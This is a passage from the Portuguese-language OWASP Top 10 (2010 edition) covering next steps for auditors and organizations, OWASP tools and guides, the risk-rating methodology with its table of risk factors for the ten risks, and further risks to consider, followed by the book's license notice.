Ciclo de Vida de Desenvolvimento Seguro	Para melhorar os processos de organização no desenvolvimento deste tipo de aplicações, a OWASP recomenda o Modelo de Maturidade de Garantia do Software (SAMM – Software Assurance Maturity Model) da OWASP. Este modelo ajuda as organizações a formularem e implementarem estratégias para a segurança do software que são mais adequadas para os riscos específicos que a organização terá que enfrentar.
Educação em	O Projeto de Educação da OWASP oferece materiais de formação que ajudam a

Segurança Aplicacional	treinar e formar programadores na área da segurança aplicacional web e que agregou um conjunto alargado de Apresentações Educacionais da OWASP. Para aprender mais sobre as vulnerabilidades usando casos práticos, tente usar o WebGoat. Para estar sempre atualizado em relação aos riscos de segurança deve acompanhar alguns dos nossos muitos eventos, quer se trate de uma Conferência OWASP AppSec, um Evento de Formação OWASP ou ainda uma reunião de um dos muitos Capítulos OWASP Locais espalhados pelo Mundo.

Existem ainda um conjunto de inúmeros recursos adicionais da OWASP para utilização. Por favor, visite a página de Projetos da OWASP que lista todos os projetos OWASP, organizados pela qualidade dos resultados dos mesmos (Versão Final, Beta ou Alfa). Muitos dos recursos da OWASP estão diretamente disponíveis na nossa Wiki e muitos dos documentos da OWASP podem ser encomendados numa versão em papel.

O que se segue para os auditores

Organize-se

Para verificar a segurança de uma aplicação web que desenvolveu, ou de uma aplicação cuja aquisição está a considerar, a OWASP recomenda que reveja o código-fonte da mesma (caso esteja disponível) e que a teste. A OWASP recomenda uma combinação de revisões de segurança do código-fonte e de testes de penetração aplicacionais sempre que tal seja possível, uma vez que isso permitirá obter os melhores resultados de ambas as técnicas uma vez que estas são complementares. As ferramentas para ajudar no processo de verificação podem melhorar o desempenho e a eficácia de um especialista neste tipo de análise. As ferramentas de avaliação da OWASP estão concebidas para ajudarem um especialista a ser mais eficaz ao invés de tentarem simplesmente automatizar o próprio processo de análise.

Normalizar o Processo de Verificação da Segurança em Aplicações Web: para ajudar as organizações a desenvolverem avaliações de segurança em aplicações web que sejam consistentes e rigorosas, a OWASP produziu uma Norma de Verificação de Segurança Aplicacional (Application Security Verification Standard - ASVS). Este documento define um conjunto mínimo de normas de verificação para realizar avaliações de segurança em aplicações web. A OWASP recomenda a utilização do ASVS como um guião não apenas para o que procurar quando se verifica a segurança de uma aplicação web, mas indica também quais as técnicas mais apropriadas a usar e ajuda na definição e seleção do nível de rigor aquando da verificação da segurança das mesmas. A OWASP recomenda igualmente a utilização do ASVS para ajudar na definição e seleção de serviços de verificação de aplicações web que possam ser contratados a fornecedores externos.

Conjunto de Ferramentas de Verificação: o Projeto do Live CD da OWASP reuniu algumas das melhores ferramentas de código aberto de segurança num ambiente único, que podem ser usadas a partir de um CD de arranque. Os programadores web, responsáveis pelos testes e profissionais de segurança podem arrancar os seus sistemas usando este Live CD tendo de imediato o acesso a um conjunto integrado de ferramentas de verificação e testes de segurança. Não será necessária qualquer instalação ou configuração adicional para usar as ferramentas contidas neste CD.

Revisão de Código

A revisão do código fonte é a forma mais robusta para verificar a segurança de uma aplicação. Os testes apenas podem provar que uma aplicação é insegura.

Revisão do Código: Como complemento ao Guia de Programadores da OWASP e ao Guia de Testes da OWASP, a OWASP produziu ainda o Guia de Revisão de Código que ajuda os programadores e os especialistas em segurança aplicacional a perceberem como podem rever a segurança de uma aplicação web de forma eficaz e eficiente através da revisão do seu código-fonte. Existe um conjunto de problemas de segurança em aplicações web, tais como Falhas de Injeção, que são facilmente detetáveis através de revisões do código fonte do que por outros testes externos.

Ferramentas de Revisão de Código: A OWASP tem vindo a realizar um trabalho promissor na ajuda que presta aos especialistas na realização de análises de código fonte, no entanto estas ferramentas ainda estão apenas na sua fase inicial de desenvolvimento. Os autores destas ferramentas usam-nas diariamente quando realizam revisões de código de segurança, mas para não-especialistas estas ferramentas são ainda muito difíceis de utilizar. Entre estas ferramentas inclui-se o CodeCrawler, o Orizon e a O2.

Testes de Segurança e de Penetração

Testes Aplicacionais: A OWASP produziu o Guia de Testes para ajudar os programadores, os responsáveis de testes e os especialistas em segurança aplicacional a perceberem como testar a segurança das aplicações web de uma forma eficaz e eficiente. Este enorme guia, que recebeu contribuições de inúmeros especialistas, oferece uma cobertura vasta de muitos dos assuntos que estão relacionados com os testes de segurança em aplicações web. Da mesma forma que a revisão do código fonte tem os seus pontos fortes, o mesmo acontece com estes testes de segurança. Impressiona muito mais quando se pode provar que uma aplicação é insegura

através da demonstração da exploração da mesma. Existem igualmente muitos aspetos de segurança, em particular toda a segurança oferecida pela infraestrutura aplicacional, que não pode ser simplesmente vista através de revisões do código fonte, uma vez que a aplicação não oferece a sua própria segurança.

Ferramentas de Testes de Penetração Aplicacional: a WebScarab, que é um dos projetos mais utilizados da OWASP, é uma ferramenta que permite testar aplicações web, funcionando como um intermediário entre o navegador e a aplicação web a testar. Esta ferramenta permite que um analista de segurança possa intercetar os pedidos realizados à aplicação web para que este possa perceber como a aplicação funciona. Permite igualmente que o analista possa submeter pedidos de teste e verificar como é que a aplicação responde de forma segura a esses mesmos pedidos. Esta ferramenta é particularmente eficaz a ajudar um analista de segurança a identificar falhas de XSS, falhas de Autenticação e falhas no Controlo de Acessos.

O que se segue para as Organizações?

Inicie o seu Programa de Segurança Aplicacional agora

A segurança aplicacional já não é uma escolha. Entre o aumento do número de ataques e a pressão reguladora, as organizações devem estabelecer uma capacidade efetiva para poderem tornar as suas aplicações mais seguras. Devido ao elevado número de aplicações e de linhas de código fonte já em produção, muitas organizações lutam para conseguirem resolver o enorme volume de vulnerabilidades nas mesmas. A OWASP recomenda que as organizações estabeleçam um programa de segurança aplicacional para tentarem ganhar o conhecimento que lhes permita melhorar a segurança no conjunto de aplicações que utilizam. Conseguir segurança aplicacional requer que diferentes partes da organização tenham que trabalhar em conjunto de forma eficiente, incluindo a segurança e auditoria, desenvolvimento de software e a gestão do negócio e executiva. Requer que a segurança seja visível, para que os diferentes atores possam ver e perceber a postura da organização em relação à segurança aplicacional. Requer igualmente um enfoque nas atividades e resultados que ajudem a segurança da organização através de uma redução do risco da forma mais efetiva possível. Algumas das atividades principais em programas efetivos de segurança aplicacional incluem:

Começar	• Estabelecer um programa de segurança aplicacional e estimular a sua adoção • Conduzir uma análise diferencial comparando a organização com outras semelhantes para definir áreas de melhorias e um plano de execução. • Ganhar a aprovação da gestão e estabelecer uma campanha de sensibilização para toda a organização.
Abordagem ao risco baseada na Carteira de Aplicações	• Identificar e estabelecer prioridades na sua carteira de aplicações a partir de uma perspetiva de risco inerente. • Criar um aplicativo de perfil de risco do modelo para medir e estabelecer prioridades nas aplicações da sua carteira. Estabelecer diretrizes de garantia para definir corretamente a cobertura e nível de rigor necessário. • Estabelecer um modelo comum de classificação de risco com um conjunto consistente de probabilidade e fatores de impacto que reflita a tolerância da organização para o risco.
Habilitar com fundações fortes	• Estabelecer um conjunto de políticas e normas focalizadas que proporcionem uma base comum de segurança aplicacional e à qual todas as equipas de desenvolvimento possam aderir. • Definir um conjunto comum de controlos de segurança reutilizáveis que complementem estas políticas e normas, oferecendo orientação no desenho e desenvolvimento durante a sua utilização. • Estabelecer um currículo de formação em segurança aplicacional que seja necessária e orientada para as diferentes funções e temas de desenvolvimento.

Integrar a Segurança em processos existentes	• Definir e integrar as atividades de implementação e verificação de segurança nos processos operacionais e de desenvolvimento existentes. Estas atividades incluem a Modelação de Ameaças, o Desenho e Revisão Segura, Codificação e Revisão Segura, Testes de Penetração, Remediação, etc. • Fornecer especialistas no assunto e serviços de apoio às equipas de desenvolvimento para que o projeto possa ser bem sucedido.
Dar visibilidade à Gestão	• Gerir com métricas. Conduzir à melhoria e às decisões de financiamento com base em métricas e em análises dos dados capturados. Métricas incluem a adesão a práticas/atividades de segurança, vulnerabilidades introduzidas, vulnerabilidades mitigadas, grau de cobertura de aplicação, etc. • Analisar os dados das atividades de implementação e verificação para procurar a principal causa e os padrões de vulnerabilidades para impulsionar a melhoria estratégica e sistemática em toda a empresa.

Notas sobre o Risco

É sobre Riscos e não sobre Vulnerabilidades

Apesar das versões anteriores do OWASP Top 10 estarem focadas na identificação das vulnerabilidades mais comuns, estes documentos sempre foram organizados em torno dos riscos. Isto causou uma confusão compreensível pelas pessoas que procuravam por uma taxonomia direta sobre fraquezas em aplicações web. Esta nova versão clarifica o foco nos riscos estabelecido no Top 10, sendo mais explícita sobre como os agentes de ameaça, vetores de ataque, fraquezas, impactos técnicos e impactos de negócio são combinados para produzir riscos.


Para conseguir este propósito, foi desenvolvida uma metodologia de Estimativa de Riscos para o Top 10 baseada na Metodologia de Classificação de Riscos da OWASP. Para cada item do Top 10, foi estimado o risco típico que cada fragilidade gera para uma aplicação web observando os fatores comuns de probabilidade e impacto. Posteriormente, ordenámos o Top 10 de acordo com estas fragilidades, que tipicamente introduzem a maior parte dos riscos significativos numa aplicação.

A Metodologia de Classificação de Riscos da OWASP define diversos fatores que ajudam no cálculo de risco de uma vulnerabilidade identificada. Entretanto, o Top 10 deve expor estas de uma forma genérica ao invés de problemas específicos em aplicações reais. Consequentemente, nunca poderemos ser precisos como o dono de um sistema para calcular os riscos inerentes às suas aplicações. Nós não sabemos o quão importante são as suas aplicações e dados, quais são os seus agentes de ameaça e muito menos como o seu sistema foi feito e é operado.

Esta metodologia inclui três fatores de probabilidade para cada fragilidade (preponderância, facilidade de deteção e facilidade de exploração) e um fator de impacto (impacto técnico). A preponderância de uma fragilidade é um fator que você normalmente não tem que calcular pois incluímos dados estatísticos obtidos de diferentes organizações, cuja média foi posteriormente calculada em conjunto para produzir um Top 10 de probabilidades listadas de acordo com este fator. Estes dados foram então combinados com os outros dois fatores de probabilidade facilidade de deteção e facilidade de exploração) para calcular a taxa de ocorrência para cada fragilidade. Os resultados foram então multiplicados pela nossa estimativa média de impacto técnico para cada item, resultando no posicionamento geral de cada item no Top 10.

De notar que esta abordagem não leva em consideração a probabilidade do agente de ameaça. Nem tem em consideração nenhum dos vários detalhes técnicos associados à sua aplicação em particular. Qualquer um destes fatores pode afetar significativamente a probabilidade geral de um atacante identificar e explorar uma vulnerabilidade específica. Esta classificação também não tem em consideração nenhum impacto no seu negócio. A sua organização deve decidir qual é o nível de risco que pode ser aceitável nas suas aplicações. O objetivo do Top 10 da OWASP não é o de efetuar esta análise de riscos por si.

A imagem abaixo ilustra o cálculo de risco para A2: Cross-Site Scripting, como um exemplo. Note que o XSS é tão generalizado que é a única vulnerabilidade da lista inteira classificada com o valor "Muito Generalizada". Todas as demais estão classificadas entre generalizada e pouco comum (valores entre 1 e 3).



Detalhes sobre os Fatores de Risco

Sumário dos Fatores de Risco do OWASP Top 10

A tabela a seguir apresenta um resumo do Top 10 dos Riscos de Segurança Aplicacional de 2010 e os fatores de risco que foram atribuídos a cada um elementos do Top 10. Estes fatores foram determinados com base em estatísticas disponíveis e na experiência da equipa da OWASP. Para perceber esses riscos no contexto de uma determinada aplicação ou organização, **deve considerar os seus próprios agentes de ameaça específicos e os impactos no seu negócio**. Mesmo as deficiências de software mais flagrantes podem não representar um sério risco se não existirem agentes de ameaça numa posição em que possam realizar o ataque necessário ou o impacto nos negócios é insignificante para os ativos envolvidos.

RISCO	Agente de Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
		Exploração	Prevalência	Deteção	Impacto	
A1 – Injeção		FÁCIL	COMUM	MÉDIA	SEVERO	
A2 – XSS		MÉDIA	MUITO GENERALIZADA	FÁCIL	MODERADO	
A3 – Auth'n		MÉDIA	COMUM	MÉDIA	SEVERO	
A4 – DOR		FÁCIL	COMUM	FÁCIL	MODERADO	
A5 - CSRF		MÉDIA	GENERALIZADA	FÁCIL	MODERADO	
A6 – Config		FÁCIL	COMUM	FÁCIL	MODERADO	
A7 – Crypto		DIFICIL	POUCO COMUM	FÁCIL	SEVERO	
A8 – URL Access		FÁCIL	POUCO COMUM	MÉDIA	MODERADO	
A9 – Transport		DIFICIL	COMUM	FÁCIL	MODERADO	
A10 – Redirects		MÉDIA	POUCO COMUM	FÁCIL	MODERADO	

Riscos Adicionais a considerar

O Top 10 consegue cobrir um importante lote, mas existem outros riscos que devem ser considerados e avaliados pela sua organização. Alguns destes têm aparecido em versões anteriores do Top 10 da OWASP, enquanto outros não, incluindo novas técnicas de ataque que vão sendo identificadas ao longo do tempo.

Outros riscos importantes de segurança aplicacional (listados por ordem alfabética) que devem igualmente ser considerados incluem:

- Clickjacking (recém-descoberta técnica de ataque em 2008)
- Falhas de Concorrência
- Negação de Serviço (era parte do Top 10 de 2004 - Entrada A9)
- Perda de Informação e Tratamento Incorreto de Erros (era parte do Top 10 de 2007 - Entrada A6)
- Anti-automação insuficiente
- Registo e Responsabilização Insuficientes (relacionado com o Top 10 de 2007 - Entrada A6)
- Falta de Deteção de Intrusões e de Resposta
- Execução de Ficheiros Maliciosos (estava no Top 10 de 2007 - Entrada A3)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.